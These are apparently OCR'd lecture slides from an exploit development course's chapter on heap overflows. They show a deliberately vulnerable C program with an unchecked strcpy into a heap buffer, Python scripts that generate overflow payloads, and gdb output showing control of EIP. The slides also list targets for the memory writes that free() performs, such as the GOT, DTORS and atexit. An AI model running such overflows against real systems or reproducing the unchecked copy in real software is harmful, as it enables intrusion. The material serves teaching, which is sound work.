
CNIT 127: Exploit Development

Ch 5: Introduction to Heap Overflows



Updated 2-22-22

What is a Heap?


Memory Map

- In gdb, the "info proc map" command shows how memory is used
- Programs have a stack, one or more heaps, and other segments
- malloc() allocates space on the heap
- free() frees the space

Heap and Stack

```
(gdb) info proc map
process 28991
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /root/127/ch5/heap0
         0x8049000  0x804a000     0x1000        0x0 /root/127/ch5/heap0
         0x804a000  0x806b000    0x21000        0x0 [heap]
        0xb7e0f000 0xb7e10000     0x1000        0x0
        0xb7e10000 0xb7fb4000   0x1a4000        0x0 /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
        0xb7fb4000 0xb7fb6000     0x2000   0x1a4000 /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
        0xb7fb6000 0xb7fb7000     0x1000   0x1a6000 /lib/i386-linux-gnu/i686/cmov/libc-2.19.so
        0xb7fb7000 0xb7fba000     0x3000        0x0
        0xb7fd9000 0xb7fdc000     0x3000        0x0
        0xb7fdc000 0xb7fde000     0x2000        0x0 [vvar]
        0xb7fde000 0xb7fdf000     0x1000        0x0 [vdso]
        0xb7fdf000 0xb7ffe000    0x1f000        0x0 /lib/i386-linux-gnu/ld-2.19.so
        0xb7ffe000 0xb7fff000     0x1000    0x1f000 /lib/i386-linux-gnu/ld-2.19.so
        0xb7fff000 0xb8000000     0x1000    0x20000 /lib/i386-linux-gnu/ld-2.19.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
(gdb)
```

Heap Structure



A Simple Example (Proj ED 205)

```
  GNU nano 2.2.6                File: heap0.c

#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
 char name[64];
};

struct fp {
 int (*fp)();
};

void winner()
{
 printf("level passed\n");
}

void nowinner()
{
 printf("level has not been passed\n");
}
```

First object on heap; name[64]

Second object on heap: fp (contains a pointer)

winner() -- We want to execute this function

A Simple Example


```
int main(int argc, char **argv)
{
 struct data *d;
 struct fp *f;

 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct fp));
 f->fp = nowinner;

 printf("data is at %p, fp is at %p\n", d, f);

 strcpy(d->name, argv[1]);

 f->fp();

}
```

malloc() allocates storage on the heap

fp points to nowinner()

argv[1] copied into 64-byte array on the heap, without checking its length

Viewing the Heap in gdb



Exploit and Crash

```
sambowne — debian@debian11: ~/127 — ssh debian@172.16.123.130 — 49×13
  GNU nano 5.4                 h1 *
#!/usr/bin/python3

import sys

sys.stdout.buffer.write(b'A' * 90)



^G Help       ^O Write Out^W Where Is ^K Cut
^X Exit       ^R Read File^\ Replace  ^U Paste
```

```
sambowne — debian@debian10: ~/127/ED205 — ssh debian@192.168.1.9 — 63×8
debian@debian10:~/127/ED205$ chmod a+x h1
debian@debian10:~/127/ED205$ ./h1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA
debian@debian10:~/127/ED205$ ./ED205 $(./h1)
data is at 0x804b160, fp is at 0x804b1b0
Segmentation fault
debian@debian10:~/127/ED205$
```

Crash in gdb


sambowne — debian@debian11: ~/127 — ssh debian@172.16.123.130 — 69×11


```
  GNU nano 5.4                          h2 *
#!/usr/bin/python3

import sys

sys.stdout.buffer.write(b'A' * 70 + b'00112233445566778899')

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```

sambowne — debian@debian10: ~/127/ED205 — ssh debian@192.168.1.9 — 78×31

```
debian@debian10:~/127/ED205$ gdb -q ./ED205
Reading symbols from ./ED205...done.
(gdb) run $(./h2)
Starting program: /home/debian/127/ED205/ED205 $(./h2)
data is at 0x804b160, fp is at 0x804b1b0

Program received signal SIGSEGV, Segmentation fault.
0x36363535 in ?? ()
(gdb) info registers
eax            0x36363535          909522229
ecx            0xffffd7d0          -10288
edx            0x804b1b5           134525365
ebx            0x804a000           134520832
esp            0xffffd54c          0xffffd54c
ebp            0xffffd578          0xffffd578
esi            0xffffd590          -10864
edi            0xf7faf000          -134549504
eip            0x36363535          0x36363535
eflags         0x10286             [ PF SF IF RF ]
```

Targeted Exploit






The Problem With the Heap

EIP is Hard to Control

- The Stack contains stored EIP values
- The Heap usually does not
- However, it has addresses that are used for writes
  - To fill in heap data
  - To rearrange chunks when free() is called

Action of Free()

- Must write to the forward and reverse pointers
- If we can overflow a chunk, we can control those writes
- Write to arbitrary RAM
  - Image from mathyvanhoef.com, link Ch 5b



Target RAM Options

- Saved return address on the Stack
  - Like the Buffer Overflows we did previously
- Global Offset Table
  - Used to find shared library functions
- Destructors table (DTORS)
  - Called when a program exits
- C Library Hooks

Target RAM Options

- "atexit" structure (link Ch 4n)
- Any function pointer
- In Windows, the default unhandled exception handler is easy to find and exploit


Kahoot!